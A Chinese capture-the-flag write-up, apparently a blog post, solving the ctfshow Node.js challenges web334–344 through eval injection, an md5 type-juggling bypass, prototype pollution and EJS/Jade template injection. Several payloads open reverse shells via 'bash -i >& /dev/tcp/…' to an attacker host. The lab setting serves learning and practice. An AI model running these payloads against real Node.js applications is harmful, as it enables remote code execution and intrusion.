-
ctfshow-nodejs
web334
打开题目是一个登陆界面
 下载题目中的附件,发现里面有用户名和密码
但还找到代码中有toUpperCase()函数为转为大写
因此用户名为ctfshow,密码为123456
输入即可得到flag

web335
打开题目

发现只有一句话,查看源码
 里面暗示有get传参
在nodejs中,eval()方法用于计算字符串,并把它作为脚本代码来执行,语法为“eval(string)”;如果参数不是字符串,而是整数或者是Function类型,则直接返回该整数或Function。
构造:?eval=require('child_process').spawnSync('ls',['.']).stdout.toString()
 里面有fl00g.txt,cat即可得到flag
web336
与上一题一样,只是遍历之后的文件名发生了改变
而且过滤了
exec
web337
打开看到直接给了源码
- var express = require('express');
- var router = express.Router();
- var crypto = require('crypto');
- function md5(s) {
- return crypto.createHash('md5')
- .update(s)
- .digest('hex');
- }
- /* GET home page. */
- router.get('/', function(req, res, next) {
- res.type('html');
- var flag='xxxxxxx';
- var a = req.query.a;
- var b = req.query.b;
- if(a && b && a.length===b.length && a!==b && md5(a+flag)===md5(b+flag)){
- res.end(flag);
- }else{
- res.render('index',{ msg: 'tql'});
- }
- });
- module.exports = router;
要传入a和b,它们
值互不相同,但是长度相同,并且md5(a+flag)===md5(b+flag)payload:?a[a]=2&b[b]=2
 web338
下载源码
- var express = require('express');
- var router = express.Router();
- var utils = require('../utils/common');
- /* GET home page. */
- router.post('/', require('body-parser').json(),function(req, res, next) {
- res.type('html');
- var flag='flag_here';
- var secert = {};
- var sess = req.session;
- let user = {};
- utils.copy(user,req.body);
- if(secert.ctfshow==='36dboy'){
- res.end(flag);
- }else{
- return res.json({ret_code: 2, ret_msg: '登录失败'+JSON.stringify(user)});
- }
- });
- module.exports = router;
需要满足
secert.ctfshow==='36dboy',利用点在utils.copy(user,req.body);可以看到,如果secert.ctfshow==='36dboy'那我就能得到flag。secert类为空,直接继承了Object类,user也是。所以secert类中没有ctfshow,我们可以通过user污染Object类,在Object类里面加一个ctfshow。判断secert.ctfshow==='36dboy'时,找不到ctfshow,会从Object里面找。抓包后payload:"__proto__":{"ctfshow":"36dboy"}
web339
下载源码
找输出flag相关代码
 比上一题增加了一个api.js
- var express = require('express');
- var router = express.Router();
- var utils = require('../utils/common');
- /* GET home page. */
- router.post('/', require('body-parser').json(),function(req, res, next) {
- res.type('html');
- res.render('api', { query: Function(query)(query)});
- });
- module.exports = router;
首先了解,不同对象所生成的原型链如下(部分):
- var o = {a: 1};
- // o对象直接继承了Object.prototype
- // 原型链:
- // o ---> Object.prototype ---> null
- var a = ["yo", "whadup", "?"];
- // 数组都继承于 Array.prototype
- // 原型链:
- // a ---> Array.prototype ---> Object.prototype ---> null
- function f(){
- return 2;
- }
- // 函数都继承于 Function.prototype
- // 原型链:
- // f ---> Function.prototype ---> Object.prototype ---> null
这里就是通过原型链污染query的值,通过给__proto__赋值污染到query,因为这些变量的最上层直接继承了Object.prototype,所以会实现污染的效果。
我们往query中构造payload即会在res.render('api', { query: Function(query)(query)});这段模板渲染的代码中实现RCE,因为query在函数体内执行了。
payload:{"__proto__":{"query":"return global.process.mainModule.constructor._load('child_process').exec('bash -c \"bash -i >&/dev/tcp/119.xx.xx.xx/6666 0>&1\"')"}}
先向
/login发包污染query,再到/api下发post请求触发RCE。最后到login.js中查看flagweb340
下载源码,找到代码中输出flag的条件

userinfo中的isAdmin的值为真,才能弹出flag
这一关需要污染两次
payload:{"__proto__":{"__proto__":{"query":"return global.process.mainModule.constructor._load('child_process').exec('bash -c \"bash -i >& /dev/tcp/[vps-ip]/[port] 0>&1\"')"}}}
还是监听端口执行命令查找falg
web341
相比于上一关没有api.js,login.js也变了
login.js源码
- var express = require('express');
- var router = express.Router();
- var utils = require('../utils/common');
- /* GET home page. */
- router.post('/', require('body-parser').json(),function(req, res, next) {
- res.type('html');
- var user = new function(){
- this.userinfo = new function(){
- this.isVIP = false;
- this.isAdmin = false;
- this.isAuthor = false;
- };
- };
- utils.copy(user.userinfo,req.body);
- if(user.userinfo.isAdmin){
- return res.json({ret_code: 0, ret_msg: '登录成功'});
- }else{
- return res.json({ret_code: 2, ret_msg: '登录失败'});
- }
- });
- module.exports = router;
没有了
res.render('api', { query: Function(query)(query)});这样可利用的代码,但因为是ejs模板,用之前的RCE,需要向上两层才能污染:payload:{"__proto__":{"__proto__":{"outputFunctionName":"_tmp1;global.process.mainModule.require('child_process').exec('bash -c \"bash -i >& /dev/tcp/[vps-ip]/[port] 0>&1\"');var __tmp2"}}}
web342-343
这里是Jade模版的原型链污染
payload:
{"__proto__":{"__proto__": {"type":"Code","compileDebug":true,"self":true,"line":"0, \"\" ));return global.process.mainModule.constructor._load('child_process').execSync('bash -c \"bash -i >& /dev/tcp/xx/6666 0>&1\"');//"}}}
{"__proto__":{"__proto__": {"type":"Block","nodes":"","compileDebug":1,"self":1,"line":"global.process.mainModule.require('child_process').exec('bash -c \"bash -i >& /dev/tcp/xx/6666 0>&1\"')"}}}往/login页面发一个json格式的POST请求,最后再随便浏览页面即可触发。
这里一定要发json格式的:
发包的时候请求头中的“Content-Type”改为"application/json"

找flag依旧是env
web344
源码
- router.get('/', function(req, res, next) {
- res.type('html');
- var flag = 'flag_here';
- if(req.url.match(/8c|2c|\,/ig)){
- res.end('where is flag :)');
- }
- var query = JSON.parse(req.query.query);
- if(query.name==='admin'&&query.password==='ctfshow'&&query.isVIP===true){
- res.end(flag);
- }else{
- res.end('where is flag. :)');
- }
- });
应该输入?query={"name":"admin","password":"ctfshow","isVIP":true}
但是代码过滤了逗号
payload:?query={"name":"admin"&query="password":"%63tfshow"&query="isVIP":true}
-
相关阅读:
Flask 学习-7. make_response() 自定义响应内容
总结Redis的原理
为什么说FTP越来越不好用了?该如何替代?
互联网应用开发实践:需求分析与数据库设计
React -- nextjs src/pages里的文件在浏览器显示404
mybatis增删改查模板设置及设置调用
平行坐标图:高维数据可视化必备图形
Java ~ Reference ~ FinalReference/Finalizer
el-dialog设置高度、使用resetFields清除表单项无效问题
MES库存管理的那些事儿
- 原文地址:https://blog.csdn.net/2301_80481202/article/details/137933017
